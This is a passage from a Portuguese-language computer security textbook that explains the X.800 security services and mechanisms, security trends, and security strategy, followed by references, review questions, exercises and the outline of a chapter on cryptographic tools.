### ***Integridade de conexão sem recuperação***

Como acima, mas provê apenas detecção sem recuperação.

### ***Integridade de conexão de campo seletivo***

Provê a integridade de campos selecionados dentro dos dados de usuário de um bloco de dados transmitido por uma conexão, determinando se os campos selecionados foram modificados, inseridos, eliminados ou reproduzidos.

### ***Integridade sem conexão***

Provê integridade a um bloco de dados isolado, sem conexão, podendo tomar a forma de detecção de modificações de dados. Além disso, uma forma limitada de detecção de repetição pode ser oferecida.

### ***Integridade de campo seletivo sem conexão***

Provê integridade a campos selecionados dentro de um bloco de dados isolado sem conexão, determinando se os campos selecionados foram modificados.

## **Irretratabilidade**

Provê proteção contra a negativa, por uma das entidades envolvidas em uma comunicação, de ter participado em toda a comunicação ou em parte dela.

### ***Irretratabilidade, origem***

Prova que a mensagem foi enviada pela parte especificada.

### ***Irretratabilidade, destino***

Prova que a mensagem foi recebida pela parte especificada.

---

Fonte: De X.800, Security Architecture for OSI.

## **Autenticação**

O serviço de autenticação preocupa-se com assegurar que uma comunicação seja autêntica. No caso de mensagem isolada, como um sinal de advertência ou alarme, a função do serviço de autenticação é garantir ao receptor que a mensagem vem da origem da qual ela afirma provir. No caso de uma interação em andamento, como a conexão de um terminal a uma máquina remota, há dois aspectos envolvidos. O primeiro é que, no momento do início da conexão, o serviço garante que as duas entidades são autênticas, isto é, que cada entidade é quem afirma ser. O segundo é que o serviço deve assegurar que a conexão não sofra interferência de modo tal que uma terceira parte possa personificar uma das duas partes legítimas com a finalidade de transmissão ou recepção não autorizada.

Dois serviços de autenticação específicos são definidos no padrão:

- **Autenticação de entidade parceira:** Provê a corroboração da identidade de uma entidade parceira em uma associação. Duas entidades são consideradas parceiras se implementam o mesmo protocolo em sistemas diferentes (por exemplo, dois usuários TCP em dois sistemas comunicantes). A autenticação de entidade parceira deve ser utilizada no estabelecimento de uma conexão ou, algumas vezes, durante a fase de transferência de dados de uma conexão. O intuito é dar garantias de que uma entidade não está executando uma personificação ou repetindo uma conexão anterior de forma não autorizada.
- **Autenticação da origem de dados:** Fornece corroboração da origem de uma unidade de dados. Não provê proteção contra a duplicação ou modificação de unidades de dados. Esse tipo de serviço fornece suporte a aplicações como correio eletrônico, nas quais não há qualquer interação anterior entre as entidades comunicantes.

## **Controle de acesso**

No contexto de segurança de rede, controle de acesso é a capacidade de limitar e controlar o acesso a sistemas finais e a aplicações por meio de enlaces de comunicação. Para conseguir isso, cada entidade que está tentando obter acesso deve primeiro ser identificada, ou autenticada, de modo que os direitos de acesso possam ser configurados para cada indivíduo.

## **Confidencialidade de dados**

No contexto de segurança de redes, confidencialidade consiste na proteção de

dados transmitidos contra ataques passivos. No que diz respeito ao conteúdo de uma transmissão de dados, vários níveis de proteção podem ser identificados. O serviço mais amplo protege todos os dados de usuário transmitidos entre dois usuários durante um período de tempo. Por exemplo, quando uma conexão TCP é estabelecida entre dois sistemas, essa proteção ampla impede a liberação de quaisquer dados de usuário transmitidos pela conexão TCP. Formas mais restritas desse serviço também podem ser definidas, incluindo a proteção de uma única mensagem ou até de campos específicos dentro de uma mensagem. Esses refinamentos são menos úteis do que a abordagem ampla e podem ser até mais complexos e caros de se implementar.

O outro aspecto da confidencialidade é a proteção de fluxo de dados contra análise. Isso requer que um atacante não consiga observar origem e destino, frequência, comprimento ou outras características do tráfego em uma instalação de comunicação.

## ***Integridade de dados***

No contexto de segurança de redes, assim como no de confidencialidade de dados, integridade de dados pode ser aplicada a um fluxo de mensagens, a uma única mensagem ou a campos selecionados dentro de uma mensagem. Novamente, a abordagem mais útil e direta é a proteção total do fluxo.

Um serviço de integridade orientado a conexão, que lida com fluxo de mensagens, assegura que as mensagens são recebidas como foram enviadas, sem qualquer duplicação, inserção, modificação, reordenação ou repetição. A destruição de dados também é coberta por esse serviço. Assim, o serviço de integridade orientado a conexão aborda modificação do fluxo de mensagens, bem como a negação de serviço. Por outro lado, um serviço de integridade sem conexão, que lida com mensagens individuais sem levar em consideração qualquer contexto mais amplo, em geral oferece proteção somente contra modificação de mensagens.

Precisamos fazer distinção entre o serviço com e sem recuperação. Como o serviço de integridade está relacionado a ataques ativos, estamos preocupados com detecção em vez de prevenção. Se uma violação de integridade for detectada, o serviço pode simplesmente relatar essa violação, e alguma outra porção de software ou intervenção humana será necessária para a recuperação da violação. Alternativamente, há mecanismos disponíveis para a recuperação da perda de integridade de dados, como veremos mais adiante. A incorporação de mecanismos de recuperação automatizados é, em geral, a alternativa mais

atraente.

## ***Irretratabilidade***

Irretratabilidade impede que o remetente ou o destinatário negue uma mensagem transmitida. Assim, quando uma mensagem é enviada, o destinatário pode provar que o remetente alegado de fato enviou a mensagem. De modo semelhante, quando uma mensagem é recebida, o remetente pode provar que o destinatário alegado de fato recebeu a mensagem.

## ***Disponibilidade***

Tanto a X.800 como a RFC 2828 definem disponibilidade como a propriedade de um sistema ou ativo de sistema estar acessível e usável sob demanda por uma entidade de sistema autorizada, de acordo com especificações de desempenho para o sistema (isto é, um sistema está disponível se prover serviços de acordo com o projeto do sistema sempre que os usuários o solicitarem). Uma variedade de ataques pode resultar na perda ou redução da disponibilidade. Alguns desses ataques podem ser amenizados por meio de contramedidas automatizadas, como autenticação e cifração, enquanto outros exigem uma ação física para impedir ou recuperar-se de perda de disponibilidade.

A X.800 trata a disponibilidade como uma propriedade a ser associada a vários serviços de segurança. A X.805, *Security Architecture for Systems Providing End-to-End Communications* (“Arquitetura de Segurança para Sistemas Provendo Comunicações Fim a Fim) refere-se especificamente a serviços de disponibilidade. Um serviço de disponibilidade é aquele que protege um sistema de forma a garantir sua disponibilidade. Esse serviço aborda as preocupações de segurança levantadas por ataques de negação de serviço. Ele depende de gerenciamento e controle adequados de ativos de sistema e, por consequência, de serviços de controle de acesso e de outros serviços de segurança.

## **Mecanismos de segurança**

A Tabela 1.6 apresenta uma lista dos mecanismos de segurança definidos na X.800. Os mecanismos são divididos naqueles que são implementados em uma camada de protocolo específica, como um protocolo TCP ou um protocolo da camada de aplicação e naqueles que não são específicos de qualquer camada de protocolo ou serviço de segurança em particular. Esses mecanismos serão

abordados nos locais adequados do livro e, portanto, não entramos em pormenores agora, exceto para comentar a definição de criptografia. A X.800 distingue entre mecanismos de criptografia reversíveis e mecanismos de criptografia irreversíveis. Um mecanismo de criptografia reversível é um algoritmo criptográfico que permite que os dados sejam cifrados e subsequentemente decifrados. Mecanismos de criptografia irreversíveis incluem algoritmos de hashing e códigos de autenticação de mensagem, que são usados em aplicações de assinatura digital e autenticação de mensagem.

### **Tabela 1.6**

## **Mecanismos de segurança (X.800)**

### **Mecanismos de segurança específicos**

Podem ser incorporados à camada de protocolo adequada de modo a prover alguns dos serviços de segurança OSI.

#### ***Criptografar***

Utilização de algoritmos matemáticos para transformar dados em uma forma que não é facilmente inteligível. A transformação e a subsequente recuperação dos dados dependem de um algoritmo e de zero ou mais chaves criptográficas.

#### ***Assinatura digital***

Dados anexados a uma unidade de dados ou transformação criptográfica de uma unidade de dados que permita que um receptor da unidade de dados prove a origem e a integridade da unidade de dados e se proteja contra falsificação (por exemplo, pelo receptor).

#### ***Controle de acesso***

Uma variedade de mecanismos que garantem o respeito aos direitos de acesso a ativos.

#### ***Integridade de dados***

Uma variedade de mecanismos usados para garantir a integridade de uma unidade de dados ou de um fluxo de unidades de dados.

### **Troca de autenticações**

Mecanismo cujo intuito é assegurar a identidade de uma entidade por meio de troca de informações.

### **Preenchimento de tráfego**

Inserção de bits em espaços vazios em um fluxo de dados para frustrar tentativas de análise de tráfego.

### **Controle de roteamento**

Permite a seleção de determinadas rotas fisicamente seguras para certos dados e alterações de roteamento, especialmente quando há suspeita de falha de segurança.

### **Notarização**

Utilização de uma terceira parte confiável para garantir certas propriedades de uma troca de dados.

## **Mecanismos de segurança disseminados**

Mecanismos que não são específicos de qualquer serviço de segurança OSI ou camada de protocolo em particular.

### **Funcionalidade confiável**

A que é percebida como correta em relação a alguns critérios (por exemplo, conforme estabelecido por uma política de segurança).

### **Rótulo de segurança**

Marcação ligada a um ativo (que pode ser uma unidade de dados) que nomeia ou designa os atributos de segurança daquele ativo.

### **Detecção de evento**

Detecção de eventos relevantes do ponto de vista da segurança.

### **Trilha de auditoria de segurança**

Dados coletados e potencialmente usados para facilitar uma auditoria de segurança, que é uma revisão e um exame independentes dos registros e atividades do sistema.

### **Recuperação de segurança**


Trata de requisições feitas por mecanismos, como tratamento de eventos e funções gerenciais, e executa ações de recuperação.

*Fonte:* Baseada nos FIPS PUB 200.

## 1.5 Tendências da segurança de computadores

Para avaliar a gravidade relativa de várias ameaças e a importância relativa de várias abordagens da segurança computacional, é útil analisar a experiência das organizações. Uma visão útil é dada pela Computer Crime and Security Survey ("Resenha de Segurança e Crimes Computacionais") do CSI para 2010/2011, realizada pelo Computer Security Institute [[CSI10](#)]. Colaboraram para essa resenha mais de 350 empresas, organizações sem fins lucrativos e do setor público sediadas nos Estados Unidos.


A [Figura 1.4](#) mostra os tipos de ataques sofridos pelas participantes, em nove categorias importantes.<sup>6</sup> Algo muito digno de nota é a grande e crescente prevalência de ataques por software malicioso (malware). Também digno de nota é que a maioria das categorias de ataque exibe certa tendência descendente. O relatório do CSI especula que isso se deve em grande parte às técnicas de segurança aprimoradas que são utilizadas pelas organizações.



**FIGURA 1.4** Tipos de ataques sofridos (por porcentagem de participantes) Fonte: Computer Security Institute 2010/2011 Computer Crime and Security Survey.

A [Figura 1.5](#) indica os tipos de tecnologia de segurança usados pelas organizações para enfrentar ameaças. Firewalls e softwares antivírus são usados quase universalmente. Essa popularidade reflete diversos fatores:

- A maturidade dessas tecnologias significa que os administradores de segurança estão muito familiarizados com os produtos e confiam em sua efetividade.
- Como essas tecnologias são maduras e há muitos fabricantes, os custos tendem a ser bastante razoáveis e há disponibilidade de interfaces amigáveis a usuários.
- As ameaças contrapostas por essas tecnologias estão entre as mais significativas que os administradores de segurança têm de enfrentar.



**FIGURA 1.5** Tecnologias de segurança usadas Fonte: Computer Security Institute 2010/2011 Computer Crime and Security Survey.

## 1.6 Estratégia de segurança de computadores

Concluímos este capítulo com um exame rápido da estratégia global para prover segurança computacional. [LAMP04] sugere que uma estratégia de segurança abrangente envolve três aspectos:

- **Especificação/política:** O que o esquema de segurança deve fazer?
- **Implementação/mecanismos:** Como ele o faz?
- **Correção/garantias:** Ele realmente funciona?

## Política de segurança

A primeira etapa para planejar serviços e mecanismos de segurança é

desenvolver uma política de segurança. Os envolvidos na segurança de computadores usam a expressão *política de segurança* de vários modos. No mínimo, uma política de segurança é uma descrição informal do comportamento desejado do sistema [NRC91]. Tais políticas informais podem referenciar requisitos para que se obtenha segurança, integridade e disponibilidade. De modo mais útil, uma política de segurança é uma declaração formal de regras e práticas que especificam ou regulamentam como um sistema ou organização provê serviços de segurança para proteger ativos de sistema sensíveis e críticos (RFC 2828). Tal política de segurança formal deve ser cumprida pelos controles técnicos do sistema, bem como por seus controles gerenciais e operacionais.

Ao desenvolver uma política de segurança, um gerente de segurança precisa considerar os seguintes fatores:

- O valor dos ativos que estão sendo protegidos.
- As vulnerabilidades do sistema.
- Ameaças potenciais e probabilidade de ataques.

Além disso, ele deve considerar os seguintes compromissos:

- **Facilidade de uso versus segurança:** Praticamente todas as medidas de segurança envolvem alguma penalidade na área da facilidade de uso. Damos alguns exemplos. Mecanismos de controle de acesso exigem que os usuários se lembrem de senhas e talvez executem outras ações de controle de acesso. Firewalls e outras medidas de segurança de rede podem reduzir a capacidade de transmissão disponível ou aumentar o tempo de resposta. Software de verificação de vírus reduz o poder de processamento disponível e introduz a possibilidade de quedas ou mau funcionamento do sistema em razão de interação imprópria entre o software de segurança e o sistema operacional.
- **Custo de segurança versus custo de falha e recuperação:** Além dos custos de facilidade de uso e desempenho, há custos monetários diretos para implementar e manter medidas de segurança. Todos esses custos devem ser ponderados em relação ao custo de falha e recuperação de segurança caso faltem certas medidas de segurança. O custo de falha e recuperação de segurança deve levar em conta não somente o valor dos ativos que estão sendo protegidos e os danos resultantes de uma violação da segurança, mas também o risco, que é a probabilidade de que determinada ameaça explorará certa vulnerabilidade com determinado resultado danoso.

Assim, a política de segurança é uma decisão de negócios, possivelmente influenciada por requisitos legais.

## Implementação de segurança

A implementação de segurança envolve quatro cursos de ação complementares:

- **Prevenção:** Um esquema de segurança ideal é aquele no qual nenhum ataque é bem-sucedido. Embora isso não seja prático em todos os casos, há ampla gama de ameaças para as quais a prevenção é uma meta razoável. Por exemplo, considere a transmissão de dados cifrados. Se for usado um algoritmo de cifração seguro e se houver medidas de segurança implantadas para impedir acesso não autorizado a chaves criptográficas, ataques à confidencialidade dos dados transmitidos serão prevenidos.
- **Detecção:** Em vários casos, a proteção absoluta não é viável, mas é prático detectar ataques à segurança. Por exemplo, há sistemas de detecção de intrusão projetados para detectar a presença de indivíduos não autorizados acessando um sistema. Outro exemplo é a detecção de um ataque de negação de serviço, no qual ativos de comunicações ou processamento são consumidos de modo a tornarem-se indisponíveis aos seus usuários legítimos.
- **Resposta:** Se mecanismos de segurança detectarem um ataque em curso, como um ataque de negação de serviço, o sistema consegue reagir de modo a deter o ataque e evitar mais danos.
- **Recuperação:** Um exemplo de recuperação é a utilização de sistemas de backup, de modo que, se a integridade for comprometida, uma cópia anterior e correta dos dados pode ser recarregada.

## Garantia e avaliação

Os que são “consumidores” de serviços e mecanismos de segurança de computadores (por exemplo, gerentes de sistema, fabricantes, clientes e usuários finais de sistemas) querem crer que as medidas de segurança instaladas funcionam conforme anunciado. Isto é, os consumidores de segurança querem sentir que a infraestrutura de segurança de seus sistemas está de acordo com requisitos de segurança e cumprem políticas de segurança. Essas considerações nos levam aos conceitos de garantia e avaliação.

O *Computer Security Handbook* (“Livro de bolso de segurança computacional”) do NIST [NIST95] define **garantia** como o grau de confiança que o consumidor tem de que as medidas de segurança técnicas, bem como operacionais, funcionam como pretendido para proteger o sistema e as

informações que ele processa. Isso compreende tanto o projeto do sistema como a implementação do sistema. Assim, o conceito de garantia trata das questões “O projeto do sistema de segurança cumpre seus requisitos?” e “A implementação do sistema de segurança está de acordo com suas especificações?”.

Observe que garantia é expressa como o grau de confiança, e não em termos de prova formal de que um projeto ou implementação está correto. No estágio técnico atual desses sistemas, é muito difícil, senão impossível, passar de um grau de confiança para uma prova absoluta. Muito trabalho tem sido dedicado ao desenvolvimento de modelos formais que definem requisitos e caracterizam projetos e implementações, juntamente com técnicas lógicas e matemáticas para abordar essas questões. Mas garantia ainda é uma questão de grau.

**Avaliação** é o processo de examinar um produto ou sistema de computador em relação a certos critérios. A avaliação envolve testar e pode também envolver técnicas analíticas ou matemáticas formais. A direção principal do trabalho nessa área é o desenvolvimento de critérios de avaliação que possam ser aplicados a qualquer sistema de segurança (abrangendo serviços e mecanismos de segurança) e que sejam amplamente suportados para que seja possível fazer comparações entre produtos.

## 1.7 Leituras e sites recomendados

É interessante ler alguns dos artigos tutoriais clássicos sobre segurança de computadores; eles dão uma perspectiva histórica para que se possa apreciar o trabalho e o raciocínio atuais. Os artigos a ler são [WARE79], [BROW72], [SALT75], [SHAN77] e [SUMM84]. Dois tratamentos de segurança de computadores mais recentes, curtos, são [ANDR04] e [LAMP04]. [NIST95] é um tratamento exaustivo (290 páginas) do assunto. Outro bom tratamento é [NRC91]. Também útil é [FRAS97].

Há uma quantidade esmagadora de material, incluindo livros, artigos e recursos on-line sobre segurança de computadores. A fonte de informação talvez mais útil e definitiva é uma coleção de padrões e especificações de corporações que produzem padrões e de outras fontes cujo trabalho goza da aprovação geral do setor e do governo. Apresentamos uma lista com as fontes mais importantes no Apêndice C.

**ANDR04** Andrews, M. e Whittaker, J. Computer Security. *IEEE Security and Privacy*, setembro/outubro de 2004.

**BROW72** Browne, P. Computer Security – A Survey. *ACM SIGMIS Database*,

outono, 1972.

**FRAS97** Fraser, B. Site Security Handbook. *RFC 2196*, setembro de 1997.

**LAMP04** Lampson, B. Computer Security in the Real World. *Computer*, junho de 2004.

**NIST95** National Institute of Standards and Technology. *An Introduction to Computer Security: The NIST Handbook*. Special Publication 800-12, outubro de 1995.

**NRC91** National Research Council. *Computers at Risk: Safe Computing in the Information Age*. Washington, DC: National Academy Press, 1991.

**SALT75** Saltzer, J.; Schroeder, M. The Protection of Information in Computer Systems. *Proceedings of the IEEE*, setembro de 1975.

**SHAN77** Shanker, K. The Total Computer Security Problem: An Overview. *Computer*, junho de 1977.

**SUMM84** Summers, R. An Overview of Computer Security. *IBM Systems Journal*, V. 23, nº 4, 1984.

**WARE79** Ware, W., editor. *Security Controls for Computer Systems*. RAND Report 609-1. Outubro de 1979. <http://www.rand.org/pubs/reports/R609-1/index2.html>

## Sites recomendados<sup>7</sup>

- **IETF Security Area:** Material relacionado aos esforços de padronização de segurança na Internet.
- **Computer and Network Reference Index:** Um bom índice de fabricantes e produtos comerciais, FAQs, arquivos de grupos de discussão, artigos e outros sites.
- **IEEE Technical Committee on Security and Privacy:** Informações sobre atividades relacionadas ao IEEE e cópias de seus comunicados de imprensa.
- **Computer Security Resource Center:** Mantido pelo National Institute of Standards and Technology (NIST); contém ampla gama de informações sobre ameaças a segurança, tecnologia e padrões.
- **European Network and Information Security Agency:** Fonte de conhecimento especializado sobre questões de segurança para a União Europeia. Inclui um excelente conjunto de relatórios técnicos, mais numerosos outros documentos e links.
- **Security Focus:** Ampla variedade de informações sobre segurança, com ênfase em produtos de fabricantes e preocupações do usuário final. Mantém

o Bugtraq, uma lista de discussão para debate e anúncio de vulnerabilidades de segurança de computadores.

- **SANS Institute:** Semelhante ao Security Focus. Extensa coleção de artigos. Mantém o Internet Storm Center, que provê um serviço de alerta a usuários e organizações da Internet referentes a ameaças à segurança.
- **Risks Digest:** Fórum sobre riscos ao público relativos a computadores e sistemas relacionados.
- **CERT Coordination Center:** Organização que cresceu a partir da equipe de resposta a emergências de computadores formada pela Defense Advanced Research Projects Agency. O site dá boas informações sobre ameaças à segurança da Internet, vulnerabilidades e estatísticas de ataques.
- **Packet Storm:** Recurso de ferramentas de segurança, formas de exploração de vulnerabilidades e alertas históricos e atuais.
- **Institute for Security and Open Methodologies:** Comunidade aberta e colaborativa de pesquisa sobre segurança. Muitas informações interessantes.
- **Center for Internet Security:** Provê ferramentas de comparação com padrões estabelecidos e classificação para avaliar a segurança de sistemas operacionais, dispositivos de rede e aplicações. Inclui estudos de caso e artigos técnicos.

## 1.8 Termos principais, perguntas de revisão e problemas

### Termos principais

adversário	confidencialidade de dados	irretratabilidade
ameaça	contramedida	mecanismo de segurança
análise de tráfego	controle de acesso	negação de serviço
apropriação indevida	corrupção	obstrução
arquitetura de segurança	disponibilidade	personificação
OSI	disrupção	política de segurança
ataque	exposição	privacidade
ataque à segurança	falsificação	recurso (ativo)
ataque ativo	garantia	recurso de sistema
ataque externo	impedir	repetição
ataque interno	incapacitação	retratação (repúdio)
ataque passivo	inferência	revelação não autorizada
autenticação	integridade	risco
autenticidade	integridade de dados	serviço de segurança
avaliação	integridade de sistema	usurpação
cifração	interceptação	utilização indevida
confidencialidade	intrusão	vulnerabilidades

## Perguntas de revisão

- 1.1 Defina segurança de computadores.
- 1.2 O que é arquitetura de segurança OSI?
- 1.3 Qual é a diferença entre ameaças à segurança passivas e ativas?
- 1.4 Liste e defina brevemente categorias de ataques passivos e ativos à segurança de redes.
- 1.5 Liste e defina brevemente categorias de serviços de segurança.
- 1.6 Liste e defina brevemente categorias de mecanismos de segurança.

## Problemas

- 1.1 Considere um caixa eletrônico (ATM) no qual usuários fornecem um número de identificação pessoal (PIN) e um cartão para acessar sua conta bancária. Dê exemplos de requisitos de confidencialidade, integridade e disponibilidade associados ao sistema e, em cada caso, indique o grau de importância do requisito.
- 1.2 Repita o Problema 1.1 para um sistema de comutação telefônica que roteia chamadas por meio de uma rede de comutação baseada no número do telefone solicitado pelo chamador.
- 1.3 Considere um sistema de edição para computadores pessoais usado para produzir documentos para várias organizações.

- a. Dê exemplo de um tipo de publicação para o qual a confidencialidade dos dados armazenados é o requisito mais importante.
- b. Dê exemplo de um tipo de publicação para o qual a integridade dos dados é o requisito mais importante.
- c. Dê exemplo no qual a disponibilidade do sistema é o requisito mais importante.

1.4 Para cada um dos seguintes ativos, atribua um nível de impacto baixo, moderado ou alto para a perda de confidencialidade, disponibilidade e integridade, respectivamente. Justifique suas respostas.

- a. Uma organização que gerencia informações públicas em seu servidor Web.
- b. Uma organização policial que gerencia informações investigativas extremamente sensíveis.
- c. Uma organização financeira que gerencia informações administrativas rotineiras (informações não relacionadas com privacidade).
- d. Um sistema de informação usado para grandes aquisições em uma empreiteira contém informações contratuais pré-llicitação sensíveis, bem como informações administrativas rotineiras. Avalie o impacto para os dois conjuntos de dados separadamente e para o sistema de informação como um todo.
- e. Uma usina de energia elétrica contém um sistema SCADA (Supervisory Control and Data Acquisition) que controla a distribuição de energia elétrica para uma grande instalação militar. O sistema SCADA contém dados de sensores adquiridos em tempo real, bem como informações administrativas rotineiras. Avalie o impacto para os dois conjuntos de dados separadamente e para o sistema de informação como um todo.

1.5 Use uma matriz para mostrar a relação entre serviços de segurança e mecanismos de segurança da X.800. As colunas da matriz correspondem a mecanismos, e as linhas da matriz correspondem a serviços. Cada célula na matriz deve ser verificada ou não para indicar se o mecanismo correspondente é usado para prover o serviço correspondente.

1.6 Desenhe uma matriz semelhante à do problema anterior, que mostre a relação entre serviços de segurança da X.800 e ataques à segurança de redes.

1.7 Desenhe uma matriz semelhante à do problema anterior que mostre a relação entre mecanismos de segurança da X.800 e ataques à segurança de redes.

---

<sup>1</sup>A RFC 2828 define *informação* como “fatos e ideias que podem ser representados (codificados) como várias formas de dados”, e *dados* como “informação em uma representação física específica, usualmente uma sequência de símbolos que têm significado; especialmente uma representação de informação que pode ser processada ou produzida por um computador”. A literatura de segurança não costuma fazer grande distinção entre os dois, nem este livro.

<sup>2</sup>Esses exemplos foram retirados de um documento sobre política de segurança publicado pelo Information Technology Security and Privacy Office da Purdue University.

<sup>3</sup>Consulte o [Capítulo 0](#) se quiser uma explanação sobre RFCs.

<sup>4</sup>A International Telecommunication Union (ITU) Telecommunication Standardization Sector (ITU-T) é uma agência patrocinada pelas Nações Unidas que desenvolve padrões, denominados recomendações, relacionados a telecomunicações e à interconexão de sistemas abertos (Open Systems Intercommunication — OSI). O Apêndice C apresenta uma discussão.

<sup>5</sup>Não há qualquer acordo universal sobre muitos dos termos usados na literatura de segurança. Por exemplo, o termo *integridade* às vezes é usado para referir-se a todos os aspectos da segurança de informações. O termo *autenticação* às vezes é usado para referir-se à verificação de identidade e também às várias funções citadas sob o título de integridade neste capítulo. Aqui, a nossa utilização obedece à X.800 e à RFC 2828.

<sup>6</sup>Uma lista completa, incluindo categorias de baixa incidência, está disponível como arquivo Types-of-Attacks.pdf na pasta Documents no site de conteúdo extra para este livro.

<sup>7</sup>Como os URLs às vezes mudam, não os incluímos. Para todos os sites apresentados neste capítulo e em capítulos subsequentes, o link adequado está no site companheiro deste livro em [WilliamStallings.com/ComputerSecurity/index.html](http://WilliamStallings.com/ComputerSecurity/index.html).

---

## **PARTE 1**

# Tecnologia e Princípios de Segurança de Computadores

## **OUTLINE**

---

[Capítulo 2 Ferramentas criptográficas](#)

[Capítulo 3 Autenticação de usuário](#)

[Capítulo 4 Controle de acesso](#)

[Capítulo 5 Segurança de bancos de dados](#)

[Capítulo 6 Software malicioso](#)

[Capítulo 7 Ataques de negação de serviço](#)

[Capítulo 8 Detecção de intrusão](#)

[Capítulo 9 Firewalls e sistemas de prevenção de intrusão](#)

---

## CAPÍTULO 2

---

# Ferramentas criptográficas

---

### 2.1 Confidencialidade com cifração simétrica

Cifração simétrica

Algoritmos simétricos de cifração de bloco

Cifras de fluxo

### 2.2 Autenticação de mensagem e funções de hash

Autenticação usando cifração simétrica

Autenticação de mensagem sem cifração de mensagem

Funções de hash seguras

Outras aplicações de funções de hash

### 2.3 Criptografia de chave pública

Estrutura de criptografia de chave pública

Aplicações para criptossistemas de chave pública

Requisitos para criptografia de chave pública

Algoritmos criptográficos assimétricos

### 2.4 Assinaturas digitais e gerenciamento de chaves

Assinatura digital

Certificados de chave pública

Troca de chave simétrica usando criptografia de chave pública

Envelopes digitais

### 2.5 Números aleatórios e pseudoaleatórios

Utilização de números aleatórios

Aleatório versus pseudoaleatório

### 2.6 Aplicação prática: cifração de dados armazenados

### 2.7 Leituras e sites recomendados

